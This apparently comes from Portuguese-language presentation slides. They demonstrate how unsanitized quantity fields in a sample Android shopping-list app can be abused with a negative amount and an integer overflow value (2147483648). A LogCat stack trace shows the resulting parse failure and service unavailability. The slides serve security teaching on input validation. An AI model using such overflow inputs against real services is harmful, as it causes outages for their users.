


Campo sem
sanitização
Quantidade negativa

atacante - Explorando campos sem sanitização




bxsec - Verificando a modificação






Campo sem sanitização Overflow



atacante - Campos sem sanitização



The int type in Java can be used to represent any whole number from -2147483648 to 2147483647



bxsec - Indisponibilidade



Descobrimos a causa do erro - LogCat

E Error while trying to load data

com.github.fontoura.sample.shoplist.exception.ServiceUnreachableException: An error occurred while trying to parse the response.

at com.github.fontoura.sample.shoplist.data.service.ShopListServiceImpl.loadEntries(ShopListServiceImpl.java:58)

at com.github.fontoura.sample.shoplist.ui.dashboard.DashboardFragment\$5.doInBackground(DashboardFragment.java:190)

at com.github.fontoura.sample.shoplist.ui.dashboard.DashboardFragment\$5.doInBackground(DashboardFragment.java:186)

at com.github.fontoura.sample.shoplist.plugin.AsyncTaskPlugin\$BackgroundTaskRunnable.run(AsyncTaskPlugin.java:41) <3 internal lines>

Caused by: com.fasterxml.jackson.databind.JsonMappingException: Numeric value (2147483648) out of range of int (-2147483648 - 2147483647)

at [Source: (String) "{"entries":[{"id":13,"name":"SSD","amount":1},{id":14,"name":"Mouse","amount":2147483648},{id":15,"name":"Teclado",

Obrigada!

